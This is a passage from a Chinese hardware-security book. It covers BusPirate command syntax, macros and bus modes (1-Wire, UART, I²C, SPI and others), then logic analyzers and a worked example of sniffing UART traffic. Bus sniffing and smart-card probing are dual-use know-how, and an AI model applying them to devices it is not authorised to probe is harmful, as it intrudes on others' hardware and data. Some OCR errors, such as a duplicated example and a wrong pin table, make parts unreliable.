有些 BusPirate 的命令需要重复执行很多次，那么在命令后面加上“:”指令和重复的次数就可以了，重复次数可以是十六进制/十进制/二进制。

9）“;”命令。读/写数据（<16bit）的一部分

```
1-WIRE>0xff
WRITE: 0xFF
1-WIRE>0xff;2
WRITE: 0x03;2
1-WIRE>0xaa;4
WRITE: 0x0A;4
1-WIRE>0xffff;8
WRITE: 0xFF
1-WIRE>0x33:4;2
WRITE: 0x03;2 0x03;2 0x03;2 0x03;2
1-WIRE>
```

使用“;”命令，可以读/写一部分数据，数据位数需小于 16 位，可以和重复命令“:”联合使用。

4. 位操作命令

位操作命令只在几个特定的模式下有效。

1）“^”命令。发送一个周期的时钟信号

```
2WIRE>^
CLOCK TICKS: 0x01
2WIRE>^:5
CLOCK TICKS: 0x05
2WIRE>
```

发送一个周期的时钟信号，可以和“:”命令联合使用发送1～255个周期的时钟信号。

2）“/和\”命令。控制时钟信号的高（/）低（\）电平

```
2WIRE>/
CLOCK, 1
2WIRE>\
CLOCK, 0
2WIRE>/\
CLOCK, 1
CLOCK, 0
2WIRE>/&:3\
CLOCK, 1
DELAY 3us
CLOCK, 0
2WIRE>
```

控制时钟信号的高低电平，可以使用延时。

3）“–和_”命令。控制数据位的高低电平

```
2WIRE>-
DATA OUTPUT, 1
2WIRE>_
DATA OUTPUT, 0
2WIRE>-_
DATA OUTPUT, 1
DATA OUTPUT, 0
2WIRE>-%:10_
DATA OUTPUT, 1
DELAY 10ms
DATA OUTPUT, 0
2WIRE>
```

控制数据信号的高低电平，可以使用“%”命令添加延时。

4）“!”命令。读取一个时钟周期的数据

```
2WIRE>!
READ BIT: 0  *pin is now HiZ
2WIRE>
```

发送一个周期的时钟信号并读取总线上的一位数据。在双向数据总线（单总线或者双总线）上执行命令后，数据引脚被作为高阻态输入接口。

5. 宏命令

宏可以用来进行复杂的操作，例如扫描 I²C 总线地址、查询智能卡、检测 JTAG 接口。宏的形式是在“()”中添加数字。宏(0)可以显示当前总线模式下可用的宏的列表。

1）（0）。显示当前总线模式下的宏列表

```
2WIRE>(0)
 0.Macro menu
 1.ISO7816-3 ATR
 2.ISO7816-3 parse only
2WIRE>
```

宏(0)可以显示当前模式下可以使用的宏的列表。

2）（#）。执行宏

```
2WIRE>(0)
 0.Macro menu
 1.ISO7816-3 ATR
 2.ISO7816-3 parse only
2WIRE>(1)
ISO 7816-3 ATR (RESET on CS)
RESET HIGH, CLOCK TICK, RESET LOW
ISO 7816-3 reply (uses current LSB setting): 0x00 0x00 0x00 0x00
Protocol: unknown
Read type: to end
Data units: no indication
Data unit length (bits): 1

2WIRE>
```

执行()中数字所代表的宏。

3）<x=>。设置自定义宏

```
2WIRE><1=/0xaa r:2\>
2WIRE><3=/3:2,rr\>
2WIRE>
```

设置最多 5 条自定义宏，x 代表自定义宏的标号，每条宏可以存储 32 个字符（包括空格）。

4）<0>。显示自定义宏的列表

```
2WIRE><0>
1. </0xaa r:2\>
2. <>
3. </3:2,rr\>
4. <>
5. <>
2WIRE>
```

宏<0>可以显示前面自定义的宏的列表。

5）<#>。执行自定义宏

```
2WIRE><1>

2WIRE>/0xaa r:2\
CLOCK, 1
WRITE: 0xAA
READ: 0x00 0x00
CLOCK, 0
2WIRE>
```

输入宏标号会显示该宏存储的命令，按回车键执行存储的命令。

3.2.3 基本应用

1. 总线模式

1）1-Wire。单总线

总线：1-Wire。

连接：OWD（MOSI）和 GND。

输出形式：开漏/开集（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：通常 2KΩ~10KΩ，如果需要使用信号线供电，则使用小于 2KΩ 的上拉电阻。

最大电压：5.5V，最好是 5V。

单总线使用单条信号线，大多数设备需要连接电源和地，但也有一些设备可以直接通过信号线供电而不需要单独的供电电源。

单总线的重置命令“[/{”可以检测总线是否异常，如果没有设备响应 BusPirate 将电平拉低的信号，就显示：

```
1-WIRE>[
BUS RESET Warning: *No device detected
1-WIRE>
```

如果在使用重置命令后，总线电平长期置低，则表示无上拉电阻或者上拉电阻短接，会显示：

```
1-WIRE>{
BUS RESET Warning: *Short or no pull-up
1-WIRE>
```

命令“-”和“_”用来设置数据状态位，并在下一个时钟信号时使用“-^”。

命令(0)可以查看宏，(0xf0)可以查找总线设备。

1-Wire 宏

0. 宏列表

51. 读取 ROM(0x33)，对于单总线设备

85. 比较 ROM(0x55)，依照 64 位地址

204. 跳过 ROM(0xCC)

236. 带警报的搜索(0xEC)

240. 搜索 ROM(0xF0)

2）UART。通用异步串行数据总线

总线：UART、MIDI。

连接：TX(MOSI)、RX(MISO)和 GND。

输出形式：3.3V 输出或者开漏（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：开漏输出模式必须加上拉电阻，阻值 2KΩ~10KΩ。

最大电压：5.5V，最好是 5V。

虽然 UART 和 PC 串口也就是 RS232 的电平（-13V 到+13V）不同，但逻辑时序兼容。

需要设置的参数有：波特率、数据校验、停止位、接收间隔和输出电平。

UART 的数据读取和 BusPirate 的其他模式不同，因为数据到达的时间不确定，需要做特殊处理。UART 模式会显示帧错误和奇偶校验错误，并且会自动清理缓冲区溢出。

帧错误标志“-f”，奇偶校验错误标志“-p”，当读取 UART 数据时，如果出现类似“READ: -p -f 0×40”这种标志，就表明有错误，出现这种错误的原因是发射端波特率设置不对应。

BusPirate 有 4 字节的 UART 缓冲区用来保存数据直到使用“r”命令来读取或者使用“[”命令开启终端自动显示，当缓冲区数据存满，新的数据会丢失，这就叫缓冲区溢出。

当 BusPirate 检测到缓冲区溢出错误，比如“READ: 0x30 *Bytes dropped*”，会自动清除掉，并提醒你丢失数据。当执行“r”“{”“[”命令时会自动清理溢出的数据。当使用“]”命令关闭 UART 自动显示并传入了超过 5 个字节的数据时，下一个 r 命令会清除缓冲区溢出错误并显示“*Bytes dropped*”警告。

为了防止缓冲区问题，BusPirate 减少 UART 数据通过 USB 接口传输的数据总量，默认的显示模式将 4 字节的十六进制数据减为单字节的数据。一个更好的方法是使用宏(1)或者(2)查看一个无格式的 UART 输出，这是 1:1 的数据迁移，需要传输速率尽可能高。

UART 宏

0. 宏列表

1. UART 桥

2. UART 实时监控

3. 可控 UART 桥

宏(1)UART 桥模式会创建一个串口→USB 的桥接，此模式会自动清除缓冲区溢出错误，当出现缓冲区溢出错误时 MODE 灯会自动关闭用来提醒，只有重启命令#能终止此模式。


宏(3)是另一种 UART 桥模式，增加了 CTS 和 RTS 控制信号，CTS 对应于 CS 引脚（PIC 单片机的输入是从外部通过 FTDI 的 USB 转串口芯片输入的），RTS 对应于 CLK 引脚（PIC 单片机的输出是 FTDI 芯片输出的拷贝）。

小贴士：BusPirate 与 PC 的连接和 UART 桥速率是不同的，除非使用 b 命令设置了，否则 USB 端速率会是默认的 115200bit/s，如果 PC 上位机程序设置串口速率不对应，就会造成输入混乱，因为 BusPirate 默认 PC 输入速率是 115200bit/s。假如你想使用 PC 上位机程序设置的速率，则需要先使用 b 命令将 BusPirate 的速率调整为相同的波特率。

宏(2)UART 实时监控会显示没有经过格式化的原始数据，按下任意按键就可以退出监听模式。这种模式适用于一些变种格式的终端输出。这个宏类似宏(1)但没有数据传输能力，它能用任何键退出。此模式对于监控在其他模式下会引起的缓冲区溢出错误的高速 UART 输入很有用。

MIDI 是电子乐器的缩写，它得到的接口是一个设置为 312500bit/s，/8/b/1 的标准串口。MIDI 是一个环形网络，每个节点都有输入接口和输出接口，每个节点都会把信息传给环内的下一个节点，并且输入和输出都是光电隔离的，基本信号是 5V、5mA，详细情况请查询相关资料。

UART 连接图如图 3-33 所示。



（电压范围 3.3V~3.5V，不支持 RS232 电压）

图3-33　UART连接图

3）I²C。两线式串行总线

总线：I²C。

连接：SDA(MOSI)、SCL(CLK)和 GND。

输出形式：开漏/开集（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：通常 2KΩ~10KΩ。

最大电压：5.5V，最好是 5V。

I²C 总线是一种通用的两线式低速总线接口。

I²C 是集电极开路总线，需要上拉电阻把时钟线和数据线拉高并产生数据 1，I²C 不能输出高电平，只能将电平拉低。如果没有上拉电阻就不能输出 1，地址扫描器就是利用了这种错误应答来扫描地址的。

如果没有上拉电阻，使用地址扫描器会有警告。

I²C 宏

0. 宏列表

1. 7 位地址搜索

2. I²C 监听

绝大多数的 I²C 兼容芯片都能在 DataSheet 中找到 I²C 地址，但如果你在用一颗没有 DataSheet 的芯片，或者你懒得找 DataSheet，那么可以用宏(1)。BusPirate 有一个内嵌的地址扫描器，可以通过地址响应检索出所有的 I²C 地址。这种暴力模式能够很快地检索任何有应答的芯片的地址，哪怕该芯片没有任何参考文档。

I²C 芯片有 7 位地址，所以最多能用 128 个设备通过同样的两条线进行通信。另外，需要一个额外的地址位来确定是写芯片(0)还是读芯片(1)。

例如，连接一个 EEPROM 芯片 24LC，它的七位地址是 0101000（十六进制是 0x50），那么它的写地址是 01010000(0xA0)，读地址是 01010001(0XA1)。宏(1)可以扫描出芯片默认的地址和读写地址，DataSheet 里一般会给出 7 位地址，但在逻辑分析仪、监听器或者调试器中，大多辨识为 8 位数值。

宏(2) I²C 总线监听的采样频率为 70kHz～100kHz，尽管不能替代逻辑分析仪，但这个功能还是很有用的。

“[/]”：开始/停止位。

“+/-”：ACK/NACK（正确应答信号/否定应答信号）。

I²C 的开始停止位是 BusPirate 的正常语法：

```
I2C> (2)
Sniffer
Any key to exit
[0x40-][0x40-0x40-0x30-0x56-0x77-]
I2C>
```

监听到的数据在用户模式中通常以十六进制显示，按任意键退出监听模式。

小贴士：监听输出使用了一个 4096 字节的环形缓冲区，监听到的数据会依次存入环形缓冲区，并在 UART 空闲时输入到 PC 中，只要注意 UART 速率和显示模式，就能避免数据丢失的问题。

下面是一个读写 DS1307 时钟芯片 RAM 的例子：

```
I2C> [0xd1 rrrr]
I2C START CONDITION
WRITE: 0xD1 GOT ACK: YES<<<read address
READ: 0x07 ACK <<<sent ACK[
READ: 0x06 ACK
READ: 0x05 ACK
READ: 0x04 NACK <<<last read before STOP, sent NACK
I2C STOP CONDITION
I2C>
```

I²C 读取操作 BusPirate 的输出必定是 ACK 或者 NACK，这些都是 BusPirate 完成的，必须知道它的工作原理。如果没有后续命令，I²C 的程序库是不会在读取数据之后发送 ACK/NACK 信号的。如果后续命令是开始信号或者终止信号，BusPirate 会发送一个 NACK 信号，其他任何命令都是发送 ACK 信号。在终端会输出显示(N)ACK 状态。

写命令和读命令没有什么不同。下面是一个使用重复命令进行批量读取的例子：

```
I2C>[0xd1 r <<<setup and read one byte
I2C START CONDITION
WRITE: 0xD1 GOT ACK: YES
READ: 0x07 *(N)ACK PENDING <<<no ACK sent yet
I2C>r<<<read another byte
ACK <<<ACK for previous byte
READ: 0x06 *(N)ACK PENDING <<<no ACK yet
I2C>] <<<STOP command
NACK <<<next command is STOP, so NACK
I2C STOP CONDITION
I2C>
```

还有一个结论就是：系统的 ACK/NACK 延时会导致数据读取不完全。

```
I2C>[0xd1 r <<<setup and read one byte
I2C START CONDITION
WRITE: 0xD1 GOT ACK: YES
READ: 0x07 *(N)ACK PENDING <<<no ACK sent yet
I2C>r<<<read another byte
ACK <<<ACK for previous byte
READ: 0x06 *(N)ACK PENDING <<<no ACK yet
I2C>] <<<STOP command
NACK <<<next command is STOP, so NACK
I2C STOP CONDITION
I2C>
```

这个例子中先进行了一个读取操作（“[”是起始信号，“0xd1”是 DS1307 的读命令），然后读取一个字节数据(r)，后面 BusPirate 不知道下一个命令是读取命令(r)还是终止命令(])，就导致了第九位暂停并显示*(N)ACK PENDING 的警告。下一个命令是读取命令(r)，于是 BusPirate 执行读取命令读取下一个字节数据并显示前一个字节数据，下一个指令仍然待定。而下一个指令是终止命令(])，BusPirate 读取结束并发送 NACK 指令，最后发送终止状态。

写数据每次最大 8 位。

I²C 连接图如图 3-34 所示。

Bus Pirate	数据方向	接线	功能
MOSI	⟷	SDA	串行数据
CLK	⟶	SCL	串行时钟
GND	⏚	GND	地信号

图3-34　I²C连接图

4）SPI。串行外围设备接口总线

总线：SPI。

连接：MOSI、MISO、CLK、CS 和 GND。

输出形式：普通 3.3V 或者集电极开路（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：漏极开路必须加上拉电阻，通常为 2KΩ~10KΩ。

最大电压：5.5V，最好是 5V。

需要设置：速率、空闲时钟电平、时钟输出边沿、采样输入相位、片选使能、输出电平。

SPI 宏

“0.”：宏列表。

“1.”：SPI 总线监听（CS 为低电平时触发）。

“2.”：SPI 总线监听（无触发条件）。

“10.”：只改变时钟电平为 0（低电平）。

“11.”：只改变时钟电平为 1（高电平）。

“12.”：只改变时钟边沿为 0（上升沿）。

“13.”：只改变时钟边沿为 1（下降沿）。

“14.”：只改变采样相位为 0（中间）。

“15.”：只改变采样相位为 1（末尾）。

SPI 总线监听频率能到 10MHz。具体在 SPI 模式设置时决定。

[/]：CS 片选能/不能。

0xXX：MOSI 读取。

(0xXX)：MISO 读取。

SPI 总线监听能监听所有数据，或者依据 CS 引脚电平状态进行过滤，从 MOSI 和 MISO 引脚监听到的数据都会以十六进制显示出来，其中 MISO 引脚的数据显示在()中。

```
SPI> (0)
0.Macro menu
1.Sniff CS low
2.Sniff all traffic
SPI> (1)
Sniffer
Any key to exit
[0x30(0x00)0xff(0x12)0xff(0x50)][0x40(0x00)]
```

小贴士：监听器使用了一个 4096 字节的环形缓冲区，监听到的数据会依次存入环形缓冲区，并在 UART 空闲时输入到 PC 中，只要注意 UART 速率和显示模式，就能避免数据丢失的问题。

当一个足够长的数据流突然输入时，仍然会造成缓冲区溢出，此时 MODE 灯会熄灭。当 MODE 灯熄灭，所有的数据都应当废弃，这个问题在以后会改善。

SPI 硬件上有一个 4 字节的缓冲区，如果此缓冲区在将数据传入环形缓冲区之前被填满，那么终端会显示“Can't keep up”并迅速返回 SPI。

在监听模式下，输出引脚会变成输入引脚。

当 SPI 监听设置为 CS 低电平触发时，理论上 CS 下降沿和该周期最开始的时钟信号最小

间隔为 120ns，但实际测试中最小间隔为 1.275us。当 SPI 监听设置为无触发条件时，CS 线和最开始的数据线需要最少 27us～50us 的延时间隔。

SPI 监听遵循模式设置时的空闲时钟电平和时钟输出边沿，不管采样输入相位。

时钟边沿/时钟电平/采样相位设置宏：宏 10~15 能快速改变 SPI 模式设置的一些参数，但这是个没有使用者反馈信息的测试功能。

```
SPI>(10)(11)(12)(13)(14)(15)
SPI (spd ckp ske smp csl hiz)=( 4 0 0 0 0 0 )
SPI (spd ckp ske smp csl hiz)=( 4 1 0 0 0 0 )
SPI (spd ckp ske smp csl hiz)=( 4 1 0 0 0 0 )
SPI (spd ckp ske smp csl hiz)=( 4 1 1 0 0 0 )
SPI (spd ckp ske smp csl hiz)=( 4 1 1 0 0 0 )
SPI (spd ckp ske smp csl hiz)=( 4 1 1 1 0 0 )
SPI>
```

依次是速率、时钟电平、时钟边沿、采样相位、输出状态。SPI 连接图如图 3-35 所示。

BusPirate	数据方向	接线	功能
MOSI	→	MOSI	主设备输出从设备输入
MISO	←	MISO	主设备输入从设备输出
CS	→	CS	片选
CLK	→	CLK	时钟信号
GND	≡	GND	地信号

图3-35 SPI连接图

5）2-Wire。通用双总线

总线：2-Wire。

连接：SDA(MOSI)、SCL(CLK)和 GND。

输出形式：普通 3.3V 或者集电极开路（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：漏极开路必需加上拉电阻，通常为 2KΩ~10KΩ。

最大电压：5.5V，最好是 5V。

原始双总线协议和 I²C 类似，但它只是逐位控制引脚而没有按位的 ACK 应答信号，I²C 可以算是一种基础的双总线协议。

需要设置：速率、输出电平。

2-Wire 宏

“0.”：宏列表。

“1.”：解析 ISO7813-3 智能卡并解析 ATR 应答字符串。

“2.”：仅解析 ISO7813-3 智能卡（使用你自己的 ATR 命令）。

2-Wire 连接图如图 3-36 所示。

BusPirate	数据方向	接线	功能
MOSI	⟷	SDA	串行数据
CLK	⟶	SCL	串行时钟
GND	⏚	GND	地信号

图3-36　2-Wire连接图

6）3-Wire。通用三总线

总线：3-Wire。

连接：MOSI、MISO、CLK、CS 和 GND。

输出形式：普通 3.3V 或者集电极开路（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：漏极开路必需加上拉电阻，通常为 2KΩ-10KΩ。

最大电压：5.5V，最好是 5V。

原始三总线协议，类似 SPI，但也是逐位控制引脚的。

需要设置：速率、CS 片选和输出电平。

3-Wire 连接图如图 3-36 所示。

BusPirate	数据方向	接线	功能
MOSI	←	MOSI	主设备输出从设备输入
MOSI	→	MOSI	主设备输入从设备输出
CS	→	CS	片选
CLK	←	CLK	时钟信号
GND	↔	GND	地信号

图3-37　3-Wire连接图

2. 其他应用

1）LCD。液晶测试

总线：LCD。

连接：SDA(MOSI)、SCL(CLK)和 GND（注意：这是连接到 LCD 转接板上的引脚）。

输出形式：开漏/开集（加上拉电阻，可以使用 p/P 命令开启自带的上拉电阻）。

上拉电阻：通常为 2KΩ~10KΩ。

最大电压：5.5V，最好是 5V。

LCD 宏

0. 宏列表

1. LCD 重置

2. LCD 初始化

3. LCD 清屏

4. 设置指针方位

6. 写测试数字

7. 写测试字符串

2）DIO。自由控制模式

此模式给用户 100%的控制权限，使用命令控制 BusPirate 的所有 I/O 引脚。

使用和二进制 BitBang 模式相同的命令控制每个引脚的状态和变化。

3.2.4　其他功能

通过 BusPirate 烧写固件后，可以作为 OpenOCD 进行 JTAG 调试和编程，也能作为 AVR 编程器烧写 AVR 单片机，Arduino 官方软件支持使用它烧写 BootLoader，还能作为 Flash 编程器烧写 Flash，甚至可以作为逻辑分析仪和信号发生器。BusPirate 的其他功能如图 3-38 所示。

在网上有很多实际使用 BusPirate 的案例作为参考，在官网能看到很多，本节就不一一阐述了。

当然，BusPirate 也有美中不足的地方，例如它是有线的，不支持 CAN 总线，所以作者团队正在开发一款支持蓝牙的 Wi-Fi 的硬件调试工具，功能会比 BusPirate 更强，完成后也会作为开源项目开放。

4 Application guides
- 4.1 JTAG
  - 4.1.1 JTAG and OpenOCD
  - 4.1.2 FPGA and CPLD programming
  - 4.1.3 JTAG terminal mode
- 4.2 AVR programming
- 4.3 flashrom
- 4.4 Logic Analyzer with SUMP
- 4.5 Oscilloscope (very low speed)
- 4.6 Utilities

图3-38　Bus Pirate的其他功能

3.3　如何侦听修改数据

前面讲了这么多接口，也讲了 BusPirate 这样的总线分析工具，那么怎么应用这些知识、技能获取我们想要的数据呢？

3.3.1　逻辑分析仪

在开始之前，再讲一个分析获取数据的设备——逻辑分析仪。它的功能是分析逻辑，分析信号的逻辑。

音频编辑工具或者视频编辑工具都是先录下整段声音或者视频，然后在编辑工具里一帧一帧地编辑修改，逻辑分析仪也类似，将整段信号记录下来，然后对信号进行解析。

将电信号换做无线电信号，例如作者团队写的《无线电安全攻防大揭秘》中讲到用电视棒收听无线电信号，然后用 Audacity 软件分析信号，这其实都是逻辑分析仪的原理。

逻辑分析仪各种样子都有，安捷伦逻辑分析仪如图 3-39 所示，泰克逻辑分析仪如图 3-40 所示，国产的周立功致远电子逻辑分析仪如图 3-41 所示，Saleae 的产品如图 3-42 所示。




图3-39　安捷伦逻辑分析仪




图3-40　泰克逻辑分析仪




图3-41　致远电子逻辑分析仪

图3-42　Saleae逻辑分析仪

其实逻辑分析仪的原理很简单，基本都是一个 MCU 单片机外加 FPGA，有些低档次的简易版本就直接用单片机或者用单片机+CPLD，利用 FPGA 高速采样电信号，然后将信号数据处理后通过 USB 发往电脑处理，高端的逻辑分析仪直接集成了小型电脑和显示器，可以在屏幕上很直观地看。

逻辑分析仪有几个很重要的参数：采样率、采样深度和通道数。

注意：逻辑分析仪又叫数字逻辑分析仪，是一块数字仪表，只能接收数字信号，但这里的采样率和 AD 模拟转数字的采样率本质上没有太大区别，采样率决定了采样精度，也决定了所能分析的信号频率。一般来说，采样率越高越好，但很多逻辑分析仪的存储容量有限，采样率越高采样深度就越低，影响了记录时间长度，也就是采样深度，所以需要根据实际应用场景设定采样率。根据奈奎斯特采样定理，通常是频率的两倍就可以了。

通道数决定了能同时采样的通道，比如 8 通道只能同时记录 8 路信号，但 16 通道可以同时记录 16 路信号。同样，通道数往往也和采样率和采样深度相关联，存储容量有限的情况下需要平衡各方面的选择。

至于其他的例如协议解码、阈值电压，都是最基本的功能。解析出信号之后，可以保存信号用第三方软件比如 MATLAB 进行分析。阈值电压、触发方式也都是基本功能，高低电平的识别精度，通常都是默认的，例如低于 0.7V 识别为低电平，高于 1.4V 识别为高电平，然后高电平触发、低电平触发、上升沿触发、下降沿触发，这些触发方式都可以配置。

本节介绍两款对比后比较好用的逻辑分析仪，一个是开源的，一个是 Saleae 的。

1. 开源逻辑分析仪（Open Bench Logic Sniffer）

开源逻辑分析仪如图 3-43 所示。选型逻辑分析仪时，有一个 Dangerous Prototypes（和 Gadget Factory 联合）出品的开源逻辑分析仪，很好用。项目网址如下。

- http://dangerousprototypes.com/docs/Open_Bench_Logic_Sniffer
- http://gadgetfactory.net/logicsniffer




图3-43　Open Bech Logic Sniffer逻辑分析仪

这个项目暂时没有中文说明文档，参数如下。

- Capture 50MHz+ waveforms on 32 channels
- 200Msps captures up to 100MHz waveforms on 16 channels
- 100Msps captures up to 50MHz waveforms on 32 channels
- 16 buffered channels, 5volt tolerant
- M74LCX16245DTR2G transceiver tolerates voltages from -0.5V to +7V.
- 216K Block RAM supports following memory configurations*
- 8 channels with 24K sample depth
- 16 channels with 12K sample depth
- 32 channels with 6K sample depth

这个逻辑分析仪的性能很好，而且是开源的，如图 3-44 所示。读者可以自己 DIY，作者团队做 PCB 板，如图 3-45 所示，再买元件自己焊接。




图3-44　Open Bech Logic Sniffer逻辑分析仪PCB图




图3-45　Open Bech Logic Sniffer逻辑分析仪PCB空板

搭配使用的软件有很多，这就是开源的好处。作者通常使用的是 OLS，支持 Windows、Linux 和 Mac，下载链接地址如下：http://gadgetfactory.net/logicsniffer/index.php?n=LogicSniffer.Download。

连接上硬件以后，PC 上识别得出 CDC-232，因为板子使用 PIC 单片机作为 USB 转换芯片，采用的是 CDC 转串口的代码，在 PC 上识别设备如图 3-46 所示。

图3-46　Open Bech Logic Sniffer在设备管理器中识别的设备

在 OLS 目录下有驱动，安装即可，如图 3-47 所示。

图3-47　Open Bech Logic Sniffer驱动安装

安装完成后识别成一个串口，如图 3-48 所示。

图3-48　Open Bech Logic Sniffer安装驱动后在设备管理器中识别成串口COM28

运行 OLS，可以看到采样图标，如图 3-49 所示，配置串口速率和硬件型号，如图 3-50 所示。配置采样速率、时钟源、通道数、采样深度，如图 3-51 所示，触发条件如图 3-52 所示。




图3-49　Logic Sniffer软件界面




图3-50　配置串口、波特率和设备类型




图3-51　参数设置




图3-52　触发方式

配置完成后单击 Capture 就可以采样了。例如，抓一段串口通信的信号，如图 3-53 所示，用探钩钩住排针就可以，如图 3-54 所示。然后在 Tools 中选择 UART 分析，如图 3-55 所示，就可以看到这一段串口通信的数据，如图 3-56 所示。




图3-53　串口信号波形




图3-54　逻辑分析仪接线方式




图3-55　协议解析选择

图3-56　依照串口协议解析出的数据

这里再用前面讲到的 BusPirate 做验证。将 BusPirate 接上，首先 GND 共地，然后将 MOSI、MISO 作为 TX 和 RX 连接到想 Sniffer 的信号线上（只侦听的话只要 RX 就可以），用 SecureCRT 作为通信软件，如图 3-57 所示。

先用 m 命令将模式设置为 UART 模式，配置为 8/N/1，开漏，之后打开 Live Monitor 宏来 Sniffer 串口数据，如图 3-58～图 3-60 所示，可以看到串口 Sniffer 到的数据为“1234567890”，与逻辑分析仪观察到的数据一致。




图3-57　BusPirate接线方式

```
HiZ>m
1. HiZ
2. 1-WIRE
3. UART
4. I2C
5. SPI
6. 2WIRE
7. 3WIRE
8. LCD
x. exit(without change)

(1)>3
Set serial port speed: (bps)
 1. 300
 2. 1200
 3. 2400
